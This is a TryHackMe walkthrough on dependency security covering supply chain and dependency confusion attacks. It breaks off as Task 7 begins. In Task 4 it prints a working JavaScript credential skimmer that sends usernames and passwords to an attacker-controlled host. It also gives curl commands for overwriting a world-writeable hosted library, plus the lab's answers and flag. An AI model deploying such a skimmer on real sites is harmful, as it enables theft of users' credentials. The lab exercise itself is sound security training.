Dependency Management | Tryhackme Writeup/Walkthrough | By Md Amiruddin

Md Amiruddin · Follow
Published in InfoSec Write-ups
23 min read · Feb 23, 2023

Listen Share More

Learn about the security concerns regarding dependency management in the automated DevOps pipeline.

Task 1 : Introduction

Room Link : https://tryhackme.com/room/dependencymanagement

It is very uncommon in modern times to find an application written completely from scratch. Furthermore, writing it completely from scratch is probably a bad idea since you will most likely introduce vulnerabilities by trying to reinvent the wheel. Instead, modern applications make extensive use of libraries and Software Development Kits (SDKs) that assist with the basic (and sometimes complex) features of the application, allowing the developer to focus purely on the key features and functionality of the application.


These libraries and SDKs are called dependencies since our application depends on them. While dependencies make our lives a lot easier, they have to be securely managed since they now form part of the overall attack surface of the application.

In this room, we will learn about security concepts associated with dependency management and show how a specific dependency management issue can be exploited by an attacker.

Learning Objectives

This room will teach you about the following concepts:

- Security principles of dependency management
- Securing external and internal dependencies
- Dependency confusion attacks



Task 2 : What are dependencies?

The Scale of Dependencies

While you may think that you are writing an incredible amount of code when you are developing an application, it pales in comparison to the amount of code that is actually performing actions for you in the various dependencies that you include. Let’s take a look at a simple Python example.

```
example.py

#!/usr/bin/python3
#Import the OS dependency
import numpy
x = numpy.array([1,2,3,4,5])
y = numpy.array([6])
print(x * y)
```

In this example, we are using the NumPy library to create two arrays and then multiply them with each other. We effectively wrote about four lines of code. However, just that first line, `import numpy`, executes a `__init__.py` file in the background that contains 400 lines of code with an additional 30 imports. With a conservative estimate of 250 lines of code per import, this means that our one line of code has executed roughly 8000 lines of dependency code!

If we extrapolate this data, you are probably only responsible for 0.01% of all the code in your application, and dependencies make up the remaining 99.99% of the code! This is why dependency management is vital for the security of any pipeline or software development lifecycle (SDLC) process.

Dependency Management

Dependency management is the process of managing your dependencies through your SDLC process and DevOps pipeline. We perform dependency management for several reasons:

- Knowing what dependencies our application uses can allow us to support it better.

- We often want to version lock dependencies to improve the stability of our application since newer versions may add new features or deprecate features that our application actively uses.
- We can build golden images that already have all our dependencies installed, meaning we can perform faster deployment cycles.
- When new developers are onboarded, we can help them set up their development machine by installing all the required dependencies.
- We can monitor the dependencies we use for security issues to ensure that dependencies are upgraded with the security fixes as needed.

Most large organisations use tools for dependency management, such as JFrog Artifactory. This allows the organisation to manage all of their dependencies from a central location and allows dependency management to be integrated into our DevOps pipeline. Build servers and agents can make requests to the dependency manager to be provided with dependencies when the application is being built or deployed.

Answer the questions below :

```
1. What do we call the libraries and SDKs that are imported into our applicatic
A. Dependencies
```

Task 3 : Internal vs External

While dependencies can be classified using various classifications, for this room, we will focus primarily on one classification, namely the origin of the dependency. Hence, our dependencies can be classified as external or internal dependencies.

External Dependencies

An external dependency is one that has been developed and maintained outside of our organisation. Usually, these dependencies are publicly available (some are free, but some can be paid for SDKs). Some examples of popular external dependencies include:

- Any Python pip package that you install from the PyPi public repositories.
- JQuery and any other publicly available Node Package Manager (NPM) libraries, such as VueJS or NodeJS.
- Paid for SDKs such as Google's ReCaptcha SDK that can be used to integrate captchas into your application.

External dependencies include almost any dependency that we ourselves have not created. This means that someone outside our organisation is responsible for maintaining the dependency.

Internal Dependencies

An internal dependency is one that has been developed by someone in our organisation. These dependencies are usually only used by applications that we develop internally in our organisation. Some examples of internal dependencies include:

- An authentication library that standardises the authentication processes of all our internally developed applications.
- A data-source connection library that provides applications with various techniques to connect to different data sources.
- A message translation library that can convert application messages from a specific format to one that a different internal application can read.

Internal dependencies are usually created to standardise an internal process and ensure that we don't have to reinvent the wheel every time we want that same feature in another application. Since we develop these dependencies ourselves, we, as an organisation, are responsible for maintaining these dependencies.

External vs Internal


The origin of the dependency does not necessarily make it better or more secure. However, based on the origin of the dependency, the attack surface is different. Meaning we will need to take different security measures to protect each. In this room, we will talk about these security measures for both external and internal dependencies before practically exploiting one of the security concerns internal dependencies have.

Answer the questions below :

```
1. Would an authentication library that we created be considered an internal or
A. internal

2. Would JQuery be considered an internal or external dependency?
A. external
```

Task 4 : Securing External Dependencies



As mentioned before, external dependencies are ones that are hosted, managed, and updated by external parties. External dependencies are an interesting part of the SLDC to secure since we are not directly responsible for the security of the dependency. Still, if we want a secure application, we will have to manage these dependencies. In this task, let's take a look at some of the security concerns with external dependencies before executing a supply chain attack.

Public CVEs

The team that develops external dependencies are not robots who don't make mistakes. They are humans, just like the rest of us. This means there may be vulnerabilities in the code that they have written. The issue, however, is that these vulnerabilities will be publicly disclosed, usually as a Common Vulnerabilities and Exposures (CVE), once the developers have created a patch. While this is good practice to ensure that developers create patches, for us, it is a problem since it means that our specific version of their dependency is now vulnerable to an issue that is advertised to attackers online.

As such, we must react as soon as possible and patch our dependency. But this is easier said than done. We may have version locked a dependency for the stability of our application. So upgrading to a new version means we will first have to determine whether such an upgrade could cause instability. The problem gets even worse when you start to talk about dependencies of dependencies. It is perhaps not the SDK that you are using that is vulnerable, but a dependency of the SDK, that is. Since that dependency has to be updated, we will also now need to update our SDK.

Log4j is a prime example of how bad this can truly get. Log4j is a Java-based logging utility. It was used in almost every application that was developed in Java. This led to several products becoming vulnerable when a vulnerability was discovered in the dependency. You can look here for the full list of impacted products. The list got so big, more than 1000 products, that they had sorted it alphabetically.

Depending on the discovered vulnerability, it will impact the risk associated with the specific dependency. Since Log4j's vulnerability allowed for remote code execution, the impact was significant. If you would like to explore this issue more, have a look at this room.

Supply Chain Attacks

Even if dependencies do not have any vulnerabilities and are kept up to date, they can still be leveraged to attack systems and services. As more and more organisations are becoming security conscious and making it harder for an attacker to compromise them, attackers had to become more crafty.

Instead of trying to attack the application directly, which has been hardened, an attacker instead targets one of the dependencies of the application, which may have been created by a smaller team that does not have such a large security budget. These indirect attack methods are called supply chain attacks.

One advance persistent threat (APT) group, namely the MageCart group, was notorious for performing these types of attacks. Some highlights of their actions:

- Compromising the payment portal of British Airways' online portal led to the compromise of credit cards of customers and a fine for BA of 230 million dollars.

- Compromising more than 100000 customers' credit cards by embedding skimmers in various payment portals of various applications.
- Compromising more than 10000 AWS S3 buckets and embedding malware in any JavaScript found in these buckets.

The MageCart group showed that you do not really have to target an application directly. It is far more lucrative to compromise a dependency used by the application. These supply chain attacks are even more effective since a dependency might be used by several applications. Meaning the compromise of a single dependency could lead to the compromise of several applications.

There are several ways to compromise dependencies, but by far, the most common is when dependencies are insecurely hosted, allowing an attacker to alter the dependency. This could be, for example, an S3 bucket that has world-writeable permissions configured. An attacker could abuse these permissions to overwrite the hosted dependency with malicious code.

Exploiting Supply Chains

Let's try to perform a supply chain attack. We will simulate a supply chain attack. Start the attached machine, the AttackBox, and navigate to http://machine-ip:8000/ using the FireFox on the AttackBox once the machine is active. You will see that this is a simple authentication portal.

Before we can continue, we need to embed a hostname entry to simulate the internet-facing S3 bucket. Perform the following command on your attack machine to inject the hostname into your /etc/hosts file:

```
sudo bash -c "echo '10.10.237.37 cdn.tryhackme.loc' >> /etc/hosts"
```

Once injected, you can refresh the web page and should see the dependency loading. If you inspect the code of the application (Right click->View Source), you will see that it pulls a dependency from cdn.tryhackme.loc. Let's inspect this dependency a little bit more. Open a link to that dependency, and it should allow you to download a JavaScript library called auth.js:

```
//This is our shared authentication library. It includes a really cool functior
var input = document.getElementById('txtPassword');
input.addEventListener("keypress", function(event) {
 if (event.key == "Enter") {
  event.preventDefault();
         document.getElementById("loginSubmit").click();
 }
});
```

Taking a closer look at the code in this library, it seems to add a JS event that will monitor the password textbox for keystrokes and automatically submit the login form if a user presses enter. With no real vulnerability in the code, let's take a look at where the dependency is being hosted.

If we go back one step in the request to http://cdn.tryhackme.loc:9444/libraries, we can see that this seems to be an S3 bucket hosting the dependency:

```
<?xml version="1.0" encoding="UTF-8"?><ListBucketResult
xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
```

A quick way to see if the team perhaps misconfigured the S3 bucket to grant world-writeable permissions would be to try a simple PUT request:

```
curl -X PUT http://cdn.tryhackme.loc:9444/libraries/test.js -d "Testing world-
writeable permissions"
```

Running this request, it seems that we get an HTTP 200 OK. We can also see that we have the ability to download this new file using http://cdn.tryhackme.loc:9444/libraries/test.js. This is looking positive for a supply chain attack! At this point, there are several different ways we could go about exploiting this world-writeable S3 bucket to cause a supply chain attack, but we will keep it simple by embedding a credential skimmer that will send us the user's credentials when they click submit.

Download the auth.js dependency and modify the code to look something like this:

```
   //This is our shared authentication library. It includes a really cool functior

   var input = document.getElementById('txtPassword');
   input.addEventListener("keypress", function(event) {
    if (event.key == "Enter") {
     event.preventDefault();
```

```
            try {
                const oReq = new XMLHttpRequest();
                var user = document.getElementById('txtUsername').value;
                var pass = document.getElementById('txtPassword').value;
                oReq.open("GET", "http://THM_IP:7070/item?user=" + user + "&pass="
                oReq.send();
            }
            catch(err) {
                console.log(err);
            }
      function sleep (time) {
                        return new Promise((resolve) => setTimeout(resolve, time));
                    }
                    sleep(5000).then(() => {
              document.getElementById("loginSubmit").click();
                    });
     }
    });
```

Code explained: Make sure to modify THM_IP to be the IP of your TryHackMe VPN or the AttackBox IP since we want callbacks to occur to this host. The injection is fairly simple. Once the user presses enter to submit their credentials, we make an XHR (XMLHTTPRequest) request to our host, where the username and password of the target are embedded as parameters in the request. You will notice some lines of code for the creation of a sleep function and then using said sleep function before the button is clicked. This is to ensure that the malicious XHR request has completed before the page transition occurs, otherwise a modern browser would stop the request from occurring.

Let's overwrite the existing auth.js file with our embedded skimmer:

```
curl http://cdn.tryhackme.loc:9444/libraries/auth.js --upload-file auth.js
```

We could host an entire server to receive the keystrokes, but let's keep it simple with a Python server:

```
python3 -m http.server 7070
```

We can test if our skimmer is working by using the website ourselves. Complete the form and press enter after typing in your password, and you should intercept credentials:


```
 10.10.62.64 - - [10/Aug/2022 10:59:28] "GET /item?user=test&pass=test HTTP/1.1"
404 -
```

If this works, we now just need to wait for someone to authenticate! Give it 5 minutes, and you should intercept credentials from an actual user! Once you have intercepted the user's credentials, use them to authenticate to the website and recover the flag!


Defences

It is difficult to defend against the attacks staged against external dependencies since there are so many and new vulnerabilities are found daily. However, there are certain things that we can do to limit the risk:

- Make sure to update and patch dependencies on a regular basis. This would include emergency patching of dependencies if a sufficiently serious vulnerability was discovered.
- Dependencies can sometimes be copied and hosted internally. This will reduce the attack surface.
- Sub-resource Integrity can be used to prevent tampered JS libraries from loading. In the HTML include, the hash of the JS library can be added. Modern web browsers will verify the hash of the JS library, and if it does not match, the library will not be loaded.



Hello there, please authenticate to this website
Username: testadmin
Password: ••••••••
Submit



```
┌─[lordofficial@parrot]─[~/Downloads]
└──╼ $sudo python3 -m http.server 7070
[sudo] password for lordofficial:
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
10.10.237.37 - - [23/Feb/2023 13:11:56] code 404, message File not found
10.10.237.37 - - [23/Feb/2023 13:11:56] "GET /item?user=superuser&pass=supersecretpassword12345@ HTTP/1.1" 404 -
```

Answer the questions below :

```
1. Which Advance Persistent Threat group is notorious for their supply chain at
A. MageCart

2. What is the password of the intercepted credentials?
A. supersecretpassword12345@

3. What is the value of the flag you receive on the website after authenticatir
A. THM{Supply.Chain.Attacks.Are.Super.Powerful}
```

Task 5 : Securing Internal Dependencies

Internal dependencies are any libraries or SDKs that we have developed internally in our organisation. As such, we are responsible for all aspects of the security of the dependency and its management. As mentioned before, the primary reason for creating internal dependencies is to ensure that we don't have to reinvent the wheel every time we develop an application. Internal dependencies allow us to standardise certain processes, such as authentication, registration, and communication.

Security Concerns

Internal dependencies have similar security concerns as external dependencies. Although internal dependencies allow us to standardise a process, if the dependency has a vulnerability, it will affect several different applications in the organisation. We, therefore, have to perform security testing of our dependencies before they are released for use.

Another issue is that internal dependencies can become legacy code incredibly fast. The developer that created and maintained a dependency has started work elsewhere, meaning the dependency no longer receives updates. If such a dependency is used in several applications, it can become an issue if a vulnerability is discovered. This problem can only be made worse if the documentation is not kept up to date, allowing someone new to take responsibility for the dependency.

A unique security concern to internal dependencies is storage. We want to ensure that a dependency can be accessed by all developers for use, but not modification. If all developers can simply modify the dependency, an attacker would simply have to compromise a single developer to compromise several applications. Hence we need to protect write-access to dependencies. In some organisations, even read access is restricted to reduce the attack surface further.

Tools

Applications and tools must be used to manage internal dependencies effectively. These tools would differ based on our needs. If we develop code only in a single language such as Python, we could simply host an internal PyPi repository server. This would allow us to upload and install packages similar to how it is performed using pip and the internet-facing PyPi repository.

However, if we develop applications in different languages, we may opt to use a dependency manager such as JFrog Artifactory. JFrog Artifactory allows dependencies to be centrally managed and integrated into the DevOps pipeline. As developers are writing code, they can make use of the various dependencies hosted on Artifactory. Artifactory also has the ability to manage external dependencies that are used internally as well. It provides a single source for all dependencies.

While such tools are great to help us manage dependencies internally, if they are compromised, it would lead to a significant impact. One such attack that can be performed against dependency managers is Dependency Confusion, which will be discussed in more detail in the next task.

Answer the questions below :

```
1. What do we call a dependency that we have created ourselves and are responsi
A. Internal dependency
```

Task 6 : Theory of a Dependency Confusion

Dependency Confusion is a vulnerability that can exist if our organisation uses internal dependencies that are managed through a dependency manager. In short, a race condition can be created by an attacker that could lead to a malicious dependency being used instead of the internal one. In this task, we will look into the

Dependency Confusion was discovered by Alex Birsan in 2021. The issue stems from how internal dependencies are managed. Let's take a look at a simple example in Python:

```
pip install numpy
```

What actually happens in the background when we run this command? When we run this command, pip will connect to the external PyPi repository to look for a package called numpy, find the latest version, and install it. In the past, there have been some interesting ways this package could be compromised through a supply chain attack:

- **Typosquatting** — An attacker hosts a package called `nunpy`, hoping that a developer will mistype the name and install their malicious package.
- **Source Injection** — An attacker contributes to the package for a new feature through a pull request but also embeds a vulnerability in the code that could be used to compromise applications that make use of the package.
- **Domain Expiry** — Sometimes, the developers of packages may forget to renew the domain where their email is being hosted. If this happens, an attacker can buy the expired domain, allowing them full control over email, which could be used to reset the password of a package maintainer to gain full control over the package. This is a common risk for legacy packages on these external repositories.

There are several other supply chain attack methods, but all of them target the dependency or its maintainers directly. If we wanted to use pip to install an internal package and we followed the example on StackOverflow (like all good developers do), our build step would look something like this:

```
pip install numpy --extra-index-url https://our-internal-pypi-server.com/
```


The `--extra-index-url` argument tells pip that an additional Pypi server should be inspected for the package. But what if numpy exists in both the internal repo and the external, public-facing PyPi repo? How does pip know which package to install? Well, it's simple, it will collect the package from all available repos, compare the version numbers, and then install the package with the highest version number. You should start to see the problem here.

Staging a Dependency Confusion Attack

All an attacker really needs to stage an internal dependency attack is the name of one of your internal dependencies. While this might seem like a challenge, it happens more frequently than you would expect:

- Developers often ask questions on public forums such as StackOverflow but do not obfuscate sensitive information such as the names of libraries being used, some of which could be internal dependencies.
- Some compiled applications like NodeJS will often disclose internal package names in their `package.json` file, which is usually exposed in the application itself.

Once an attacker learns the name of an internal dependency, they can attempt to host a package with a similar name on one of the external package repos but with a higher version number. This will force any system that attempts to build the application and install the dependency to get confused between the internal and external package, and if the external one is chosen, the attacker’s dependency confusion attack will succeed. The full attack is shown in the diagram below:



(1) Attacker learns name of internal package
Attacker
Application
(5) Malicious code is introduced in the build pipeline
(2) Attack uploads higher version of package
Build Agents
(4) Attacker's version is higher, thus sent to build agents
(3.b) Build server pulls package from external repo
(3.a) Build server pulls package from internal repo
Public Dependency Manager
Build Server
Internal Dependency Manager

Considerations

There are a couple of things that should be kept in mind:

- Since we only know the name of the internal package, not the actual source code of the package, if we perform a dependency confusion attack, the build process of the pipeline will most likely fail at a later step since the actual package was not installed.
- Our external version number must be higher than the version number of the internal package for the confusion to work in our favour. However, this is easy since we can simply have a package with version number 9000 since most packages have major version numbers lower than 10.
- Dependency confusion can affect any type of package, such as Python pip packages, JavaScript npm packages, or Ruby gems packages. We will demonstrate the attack through Python for simplicity.

Let’s look at practically performing a dependency confusion attack in the next task.

Answer the questions below :

```
1. What is the name of a common supply chain attack that relies on users mistyp
A. Typosquatting
```

```
2. Dependency confusion relies on a race condition of what of a package?
A. Version
```

Task 7 : Practical Exploitation of Dependency Confusion

Terminate the machine from Task 4 and start the machine attached to this task to perform the dependency confusion exercise. If your AttackBox is no longer active, you will also have to redeploy it. We will have to simulate the external Pypi package repository since uploading malicious packages is against Pypi's terms of service. To ensure that you can access this repo and the application, use the following command to add an entry to your `/etc/hosts` file:

```
sudo bash -c "echo '10.10.43.77 external.pypi-server.loc' >> /etc/hosts"
```

Environment Explained

This machine simulates a build environment that has the following:

- Internal Dependency Manager — Pypi
- Build Server — Docker-Compose

The build environment will rebuild an API application every 5 minutes. Once you have given the machine a couple of minutes to start, you can verify that the API is working by running the following:

```
